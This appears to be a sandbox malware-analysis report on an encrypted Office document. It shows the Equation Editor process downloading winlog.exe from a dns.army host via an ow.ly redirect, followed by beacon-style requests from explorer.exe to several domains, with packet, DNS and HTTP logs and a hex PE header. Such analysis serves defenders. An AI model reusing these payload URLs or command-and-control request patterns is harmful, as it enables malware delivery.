
General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	2398680
Entropy:	7.99993012299
Base64 Encoded:	True
Data ASCII:	. . $ . . . . . 2 . . q (. . . . 1 . f . x . ^ . . . . . & . . . . . + ...) . . . 5 J . . . . . 4 J . . . . c . ~ . . . K . . . . { + x . $ . . x . . . K . . . . { + x . $ . . x . . . K . . . . { + x . $ . . x . . . K . . . . { + x . $ . . x . . . K . . . . { + x . $ . . x . . . K . . . . { + x . $ . . x . . . K . . . . { + x . $ . . x . . . K . . . . { + x . $ . . x . . . K . . . . { + x . $ . . x . . . K . . . . { + x . $ . . x . . . K . . . . { + x . $ . . x . . . K . . . . { + x . $ . . x . . . K . . . .
Data Raw:	c8 99 24 00 00 00 00 00 8a 32 ec b2 71 28 0f 8d d9 d5 31 f1 66 00 78 fa 5e aa c9 c2 a1 c6 bc ea b4 26 09 be e7 d8 9b ba 9f 2b c6 f7 fb 14 f0 29 a0 93 1b 35 4a af 02 e9 cb e9 8e d5 0c 09 d5 34 4a 0a 17 1e a7 63 df 7e 14 ca 9d 4b ae 00 1d d5 7b 2b 78 91 24 af 96 78 14 ca 9d 4b ae 00 1d d5 7b 2b 78 91 24 af 96 78 14 ca 9d 4b ae 00 1d d5 7b 2b 78 91 24 af 96 78 14 ca 9d 4b ae 00 1d d5

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224

General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.51185762188
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . h - K . . . > % . B] . . , . 4 . . . | . . . . . X . . . . @ . . . $. " . f . . l . . . / . . k . . . . P . . . . F .
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00 69 00 63 00 20 00 50 00 72 00 6f 00 76 00 69 00 64 00 65 00 72 00 00 00

Network Behavior

Network Port Distribution



Total Packets: 51

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 10:26:02.425698042 CET	49167	80	192.168.2.22	54.67.57.56
Feb 23, 2021 10:26:02.626029015 CET	80	49167	54.67.57.56	192.168.2.22
Feb 23, 2021 10:26:02.626152992 CET	49167	80	192.168.2.22	54.67.57.56
Feb 23, 2021 10:26:02.626580000 CET	49167	80	192.168.2.22	54.67.57.56
Feb 23, 2021 10:26:02.840116024 CET	80	49167	54.67.57.56	192.168.2.22
Feb 23, 2021 10:26:02.840220928 CET	49167	80	192.168.2.22	54.67.57.56
Feb 23, 2021 10:26:02.840297937 CET	49167	80	192.168.2.22	54.67.57.56
Feb 23, 2021 10:26:02.944238901 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:03.041582108 CET	80	49167	54.67.57.56	192.168.2.22
Feb 23, 2021 10:26:03.166332960 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.166465998 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:03.166852951 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:03.389307976 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.389350891 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.389374971 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.389398098 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:03.389426947 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:03.389426947 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.389431000 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:03.389470100 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:03.611238003 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.611298084 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.611337900 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.611371994 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.611407042 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.611428976 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:03.611449957 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.611459017 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:03.611479044 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:03.611486912 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.611500978 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:03.611520052 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:03.611522913 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.611563921 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:03.833647966 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.833687067 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.833712101 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.833735943 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.833759069 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.833782911 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.833808899 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.833825111 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:03.833832026 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.833853960 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.833858013 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:03.833874941 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.833893061 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.833911896 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.833930016 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.833947897 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.833970070 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.833992958 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:03.833997965 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:03.834016085 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:03.834041119 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:03.837861061 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:04.056813002 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:04.056850910 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:04.056917906 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:04.057039022 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:04.057063103 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:04.057084084 CET	49168	80	192.168.2.22	103.140.251.164

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 10:26:04.057085991 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:04.057111979 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:04.057133913 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:04.057145119 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:04.057148933 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:04.057157040 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:04.057158947 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:04.057182074 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:04.057190895 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:04.057195902 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:04.057208061 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:04.057233095 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:04.057250977 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:04.057255983 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:04.057256937 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:04.057271004 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:04.057282925 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:04.057292938 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:04.057308912 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:04.057324886 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:04.057332039 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:04.057353020 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:04.057358980 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:04.057374954 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:04.057394028 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:04.057399988 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:04.057411909 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:04.057435989 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:04.057462931 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:04.057481050 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:04.057501078 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:04.057518959 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:04.057542086 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:04.057552099 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:04.057569027 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:04.057573080 CET	49168	80	192.168.2.22	103.140.251.164
Feb 23, 2021 10:26:04.057593107 CET	80	49168	103.140.251.164	192.168.2.22
Feb 23, 2021 10:26:04.057609081 CET	49168	80	192.168.2.22	103.140.251.164

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 10:26:02.297571898 CET	52197	53	192.168.2.22	8.8.8.8
Feb 23, 2021 10:26:02.357059002 CET	53	52197	8.8.8.8	192.168.2.22
Feb 23, 2021 10:26:02.357660055 CET	52197	53	192.168.2.22	8.8.8.8
Feb 23, 2021 10:26:02.414719105 CET	53	52197	8.8.8.8	192.168.2.22
Feb 23, 2021 10:26:02.863348007 CET	53099	53	192.168.2.22	8.8.8.8
Feb 23, 2021 10:26:02.942740917 CET	53	53099	8.8.8.8	192.168.2.22
Feb 23, 2021 10:27:09.647248030 CET	52838	53	192.168.2.22	8.8.8.8
Feb 23, 2021 10:27:09.710748911 CET	53	52838	8.8.8.8	192.168.2.22
Feb 23, 2021 10:27:14.720684052 CET	61200	53	192.168.2.22	8.8.8.8
Feb 23, 2021 10:27:14.798178911 CET	53	61200	8.8.8.8	192.168.2.22
Feb 23, 2021 10:27:20.293311119 CET	49548	53	192.168.2.22	8.8.8.8
Feb 23, 2021 10:27:20.533358097 CET	53	49548	8.8.8.8	192.168.2.22
Feb 23, 2021 10:27:26.285974979 CET	55627	53	192.168.2.22	8.8.8.8
Feb 23, 2021 10:27:26.359603882 CET	53	55627	8.8.8.8	192.168.2.22
Feb 23, 2021 10:27:31.759540081 CET	56009	53	192.168.2.22	8.8.8.8
Feb 23, 2021 10:27:31.838535070 CET	53	56009	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 10:26:02.297571898 CET	192.168.2.22	8.8.8.8	0xd44b	Standard query (0)	ow.ly	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 10:26:02.357660055 CET	192.168.2.22	8.8.8.8	0xd44b	Standard query (0)	ow.ly	A (IP address)	IN (0x0001)
Feb 23, 2021 10:26:02.863348007 CET	192.168.2.22	8.8.8.8	0x7c8	Standard query (0)	algreenstdykeghestqw.dns.army	A (IP address)	IN (0x0001)
Feb 23, 2021 10:27:09.647248030 CET	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.evosla ncete.com	A (IP address)	IN (0x0001)
Feb 23, 2021 10:27:14.720684052 CET	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.fashio nwatchesst ore.com	A (IP address)	IN (0x0001)
Feb 23, 2021 10:27:20.293311119 CET	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.athara-kiano.com	A (IP address)	IN (0x0001)
Feb 23, 2021 10:27:26.285974979 CET	192.168.2.22	8.8.8.8	0x6ec7	Standard query (0)	www.overse aexpert.com	A (IP address)	IN (0x0001)
Feb 23, 2021 10:27:31.759540081 CET	192.168.2.22	8.8.8.8	0xf09a	Standard query (0)	www.oryano mer.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 10:26:02.357059002 CET	8.8.8.8	192.168.2.22	0xd44b	No error (0)	ow.ly		54.67.57.56	A (IP address)	IN (0x0001)
Feb 23, 2021 10:26:02.357059002 CET	8.8.8.8	192.168.2.22	0xd44b	No error (0)	ow.ly		54.183.132.164	A (IP address)	IN (0x0001)
Feb 23, 2021 10:26:02.357059002 CET	8.8.8.8	192.168.2.22	0xd44b	No error (0)	ow.ly		54.67.120.65	A (IP address)	IN (0x0001)
Feb 23, 2021 10:26:02.357059002 CET	8.8.8.8	192.168.2.22	0xd44b	No error (0)	ow.ly		54.183.131.91	A (IP address)	IN (0x0001)
Feb 23, 2021 10:26:02.357059002 CET	8.8.8.8	192.168.2.22	0xd44b	No error (0)	ow.ly		54.67.62.204	A (IP address)	IN (0x0001)
Feb 23, 2021 10:26:02.414719105 CET	8.8.8.8	192.168.2.22	0xd44b	No error (0)	ow.ly		54.67.57.56	A (IP address)	IN (0x0001)
Feb 23, 2021 10:26:02.414719105 CET	8.8.8.8	192.168.2.22	0xd44b	No error (0)	ow.ly		54.183.131.91	A (IP address)	IN (0x0001)
Feb 23, 2021 10:26:02.414719105 CET	8.8.8.8	192.168.2.22	0xd44b	No error (0)	ow.ly		54.183.132.164	A (IP address)	IN (0x0001)
Feb 23, 2021 10:26:02.414719105 CET	8.8.8.8	192.168.2.22	0xd44b	No error (0)	ow.ly		54.67.120.65	A (IP address)	IN (0x0001)
Feb 23, 2021 10:26:02.414719105 CET	8.8.8.8	192.168.2.22	0xd44b	No error (0)	ow.ly		54.67.62.204	A (IP address)	IN (0x0001)
Feb 23, 2021 10:26:02.942740917 CET	8.8.8.8	192.168.2.22	0x7c8	No error (0)	algreenstdykeghestqw.dns.army		103.140.251.164	A (IP address)	IN (0x0001)
Feb 23, 2021 10:27:09.710748911 CET	8.8.8.8	192.168.2.22	0x2e78	Name error (3)	www.evosla ncete.com	none	none	A (IP address)	IN (0x0001)
Feb 23, 2021 10:27:14.798178911 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	www.fashio nwatchesst ore.com		104.21.61.250	A (IP address)	IN (0x0001)
Feb 23, 2021 10:27:14.798178911 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	www.fashio nwatchesst ore.com		172.67.217.64	A (IP address)	IN (0x0001)
Feb 23, 2021 10:27:20.533358097 CET	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	www.athara-kiano.com	athara-kiano.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 10:27:20.533358097 CET	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	athara-kia no.com		103.251.44.218	A (IP address)	IN (0x0001)
Feb 23, 2021 10:27:26.359603882 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	www.overse aexpert.com	overseaexpert.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 10:27:26.359603882 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	overseaexp ert.com		191.96.163.202	A (IP address)	IN (0x0001)
Feb 23, 2021 10:27:31.838535070 CET	8.8.8.8	192.168.2.22	0xf09a	No error (0)	www.oryano mer.com	oryanos-env.eba-4sqpgjbe.eu-central-1.elasticbeanstalk.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 10:27:31.838535070 CET	8.8.8.8	192.168.2.22	0xf09a	No error (0)	oryanos-env.eba-4sqpgjbe.eu-central-1.elasticbeanstalk.com		52.57.196.177	A (IP address)	IN (0x0001)
Feb 23, 2021 10:27:31.838535070 CET	8.8.8.8	192.168.2.22	0xf09a	No error (0)	oryanos-env.eba-4sqpgjbe.eu-central-1.elasticbeanstalk.com		18.195.132.44	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- ow.ly
- algreenstdykeghestqw.dns.army
- www.fashionwatchesstore.com
- www.athara-kiano.com
- www.overseaexpert.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	54.67.57.56	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 10:26:02.626580000 CET	0	OUT	GET /omCE30rxT5x HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: ow.ly Connection: Keep-Alive
Feb 23, 2021 10:26:02.840116024 CET	1	IN	HTTP/1.1 301 Moved Permanently Location: http://algreenstdykeghestqw.dns.army/receipat/winlog.exe?platform=hootsuite Referrer-Policy: origin-when-cross-origin, strict-origin-when-cross-origin X-Frame-Options: DENY X-XSS-Protection: 1; mode=block X-Content-Type-Options: nosniff X-Permitted-Cross-Domain-Policies: master-only Date: Tue, 23 Feb 2021 09:26:02 GMT Connection: close Content-Length: 0 X-Pool: owly_web

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	103.140.251.164	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 10:26:03.166852951 CET	2	OUT	GET /receipat/winlog.exe?platform=hootsuite HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Connection: Keep-Alive Host: algreenstdykeghestqw.dns.army

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 10:26:03.389307976 CET	3	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 09:26:00 GMT Server: Apache/2.4.34 (Win32) OpenSSL/1.0.2o PHP/5.6.38 Last-Modified: Tue, 23 Feb 2021 07:55:07 GMT ETag: "35218-5bbfc3ca9d9e8" Accept-Ranges: bytes Content-Length: 217624 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ad 31 29 81 e9 50 47 d2 e9 50 47 d2 e9 50 47 d2 2a 5f 18 d2 eb 50 47 d2 e9 50 46 d2 49 50 47 d2 2a 5f 1a d2 e6 50 47 d2 bd 73 77 d2 e3 50 47 d2 2e 56 41 d2 e8 50 47 d2 52 69 63 68 e9 50 47 d2 00 0 0 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 5f d7 24 5f 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 66 00 00 00 7 8 02 00 00 04 00 00 86 34 00 00 00 10 00 00 00 80 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 06 00 00 00 04 00 00 00 00 00 00 00 00 90 03 00 00 04 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 44 85 00 00 a0 00 00 00 00 80 03 00 7c 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 9c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 ad 65 00 00 00 10 00 00 00 66 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 80 13 00 00 00 80 00 00 00 14 00 00 00 6a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 58 55 02 00 00 a0 00 00 00 06 00 00 00 7e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 80 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 7c 09 00 00 00 80 03 0 0 00 0a 00 00 00 84 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$1)PGPGPG*_PGPFIPG*_PGswPG.VAPGRichPGPEL_$_fx4@@D|.textef `.rdataj@@.dataXU~@.ndata.rsrc|@@

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	104.21.61.250	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 10:27:14.847470045 CET	233	OUT	GET /nsag/?SFN=S6to9wknRE4YQNZFkHgt/L/SBo+9VyFJxmA+r1dPkJtX1rvSVI6t0SymKIjP48fhKDCKWg==&cBb=LtD0g HTTP/1.1 Host: www.fashionwatchesstore.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 10:27:15.275433064 CET	234	IN	HTTP/1.1 401.1 Unauthorized Date: Tue, 23 Feb 2021 09:27:15 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Set-Cookie: __cfduid=d3952bf084d888117c82a1d2dca71090e1614072434; expires=Thu, 25-Mar-21 09:27:14 GMT; path=/; domain=.fashionwatchesstore.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 086fcfe8bf00004e138929f000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=1hpP4drIbnTPup7R%2BneVNCvn3ziHhYEXy7Bfs5HWyLnKg3AuVrK25htuzaIQ5yjDZzGHpeOeu%2BasfhUsOTaLLpPnHmavrF9L7rSfcWPR4kjZaxJXalXOfrRBmnE%3D"}],"max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 625fe8edf9f54e13-FRA Data Raw: 36 35 63 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e e8 8a 92 e6 9e 9c e8 a7 86 e9 a2 91 2f e5 a4 a9 e5 a4 a9 e7 9c 8b e7 89 87 e5 a4 a9 e5 a4 a9 e7 88 bd 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 2c 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 22 3e 0d 0a 3c 53 54 59 4c 45 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 20 0d 0a 2a 7b 6d 61 72 67 69 6e 3a 30 70 78 20 61 75 74 6f 3b 7d 0d 0a 20 20 42 4f 44 59 20 7b 20 66 6f 6e 74 3a 20 39 70 74 2f 31 32 70 74 20 e5 ae 8b e4 bd 93 20 7d 0d 0a 20 20 48 31 20 7b 20 66 6f 6e 74 3a 20 31 32 70 74 2f 31 35 70 74 20 e5 ae 8b e4 bd 93 20 7d 0d 0a 20 20 48 32 20 7b 20 66 6f 6e 74 3a 20 39 70 74 2f 31 32 70 74 20 e5 ae 8b e4 bd 93 20 7d 0d 0a 20 20 41 3a 6c 69 6e 6b 20 7b 20 63 6f 6c 6f 72 3a 20 72 65 64 20 7d 0d 0a 20 20 41 3a 76 69 73 69 74 65 64 20 7b 20 63 6f 6c 6f 72 3a 20 6d 61 72 6f 6f 6e 20 7d 0d 0a 3c 2f 53 54 59 4c 45 3e 0d 0a 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 74 6a 2e 6a 73 3f 33 22 